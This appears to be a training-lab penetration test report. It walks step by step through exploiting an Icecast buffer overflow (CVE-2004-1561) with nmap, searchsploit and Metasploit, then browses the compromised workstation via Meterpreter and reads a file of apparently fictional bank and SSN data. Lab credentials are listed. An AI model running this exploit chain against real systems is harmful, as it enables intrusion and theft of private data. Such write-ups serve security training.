GoodSecurity Penetration Test Report

Komalpawar@GoodSecurity.com

February 27th 2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans's computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans's desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings


Machine IP: 192.168.0.20

Hostname: MSEDGEWIN10

Actual name of the machine: ICECAST (IEUser)

Vulnerability Exploited: ICECAST HEADER OVERWRITE

Exploit/windows/http/icecast_header



CVE-2004-1561
2004-12-31 05:00:00

cvss 7.5
7.9

ID CVE-2004-1561
Type cve
Reporter cve@mitre.org
Modified 2017-07-11 01:31:00

Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Platform

Vendor	Product	Version
icecast	icecast	2.0.1
icecast	icecast	2.0

Vulnerability Explanation:

This is a buffer overflow attack type. The buffer is a memory storage unit that holds data while it is being transferred from one part to another. A buffer overflow happens when the buffer is given more data than its storage capacity, and therefore it is overflowed with data. When this happens, the data is sent past the storage boundary of the buffer to adjacent parts (where the data is not supposed to be), which then overwrites that data in the adjacent parts of the buffer with the data that the buffer is transferring . A buffer overflow attack happens when the buffer is overflowed with data sent by a remote attacker and it results into sending the data to adjacent parts of the buffer, which then overwrites those parts, which can result in a crash or can show vulnerable information about the network. The ICECAST header overwrite is a vulnerability in which a remote attacker executes arbitrary code by sending a HTTP request with 32 headers to a system which causes buffer overflow. This can be very damaging.


Here is an analogy to help you understand a buffer overflow: Most wall outlets can support a certain amount of current. However if you plug too many extension cords to an outlet it will call the circuit break to cut off all of the power in that area. In this case, the buffer is a wall plug and the extension cords are the data. In this analogy a buffer overflow attack would be if an attacker with a malicious intent wants to shut off the security cameras, they could purposefully overflow the wall outlet so that the circuit breaks and the security cameras shut off.

Severity:


In my opinion, this vulnerability is critically severe as I was able to penetrate the Goodcorps system easily and was able to gain access to important files. I had the option to key log the system and gain microphone and screen capture access. This is a huge invasion of privacy and could damage Goodcorps business and reputation.

Proof of Concept:

I was provided with full access to Goodcorps network and received ping responses from the CEO’s work station. These are the steps that were taken during the penetration test.




Host Name:	MSEDGEWIN10
IE Version:	11.1577.17763.0
OS Version:	Windows 10
Service Pack:	No service pack
User Name:	IEUser
Password:	Passw0rd!



```
C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14
   IPv4 Address. . . . . . . . . . . : 192.168.0.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

STEP 1: Perform a service and version scan using Nmap to determine which services are up and running:

nmap -sV 192.168.0.20




```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-08 21:42 PST
Nmap scan report for 192.168.0.20
Host is up (0.017s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```


STEP 2: From the previous step, we see that the Icecast service is running. Start by attacking that service. Search for any Icecast exploits:

searchsploit -u

searchsploit -t ICECAST



```
root@kali:~# searchsploit -t icecast
--------------------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                               |  Path
--------------------------------------------------------------------------------------------- ----------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal                                                    | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service                                      | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format String                                         | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow                                                         | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1)                                            | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2)                                            | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)                                  | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities                                            | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal Information Disclosure                           | linux/remote/21602.txt
--------------------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Results
Papers: No Results
```




```
tasploit tip: Use help <command> to learn more about any command

f5 > search icecast

tching Modules
==============

 #  Name                                 Disclosure Date  Rank   Check  Description
 -  ----                                 ---------------  ----   -----  -----------
 0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite
```

STEP 3: Start Metasploit:


msfconsole

STEP 4: Search for the Icecast module and load it for use.

search icecast




```
[-] * WARNING: No database support: No database YAML file
[-] ***


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.    :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.    :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.    :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use help <command> to learn more about any command

msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```



```
msf5 > use exploit/windows/http/icecast_header
msf5 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2004-09-28

Provided by:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   8000             yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 3 characters

Description:
  This module exploits a buffer overflow in the header parsing of
  icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma.
  Sending 32 HTTP headers will cause a write one past the end of a
  pointer array. On win32 this happens to overwrite the saved
  instruction pointer, and on linux (depending on compiler, etc) this
  seems to generally overwrite nothing crucial (read not exploitable).
  This exploit uses ExitThread(), this will leave icecast thinking the
  thread is still in use, and the thread counter won't be decremented.
  This means for each time your payload exits, the counter will be
```

STEP 5: Set the RHOST to the target machine.


set rhosts 192.168.0.20



```
msf5 exploit(windows/http/icecast_header) > setg RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```

STEP 6: Run the Icecast exploit.


run post/windows/gather/enum_logged_on_users



```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 3

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210308234402_default_192.168.0.20_host.users.activ_969797.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000   C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003   C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004   C:\Users\vagrant
```


STEP 7: Have a Meterpreter session open.

I was able to access program files.




```
C:\Program Files (x86)\Icecast2 Win32>SYSTEMINFO
SYSTEMINFO

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          3/8/2021, 11:29:24 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,860 MB
Available Physical Memory: 809 MB
Virtual Memory: Max Size:  3,140 MB
Virtual Memory: Available: 1,594 MB
Virtual Memory: In Use:    1,546 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 12 Hotfix(s) Installed.
                           [01]: KB4601055
                           [02]: KB4465065
                           [03]: KB4470788
                           [04]: KB4480056
                           [05]: KB4486153
                           [06]: KB4535680
                           [07]: KB4537759
```

search -f *secretfile*.txt




```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```




```
meterpreter > cat user.secretfile.txt
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974meterpreter > 
```

search -f *recipe*.txt



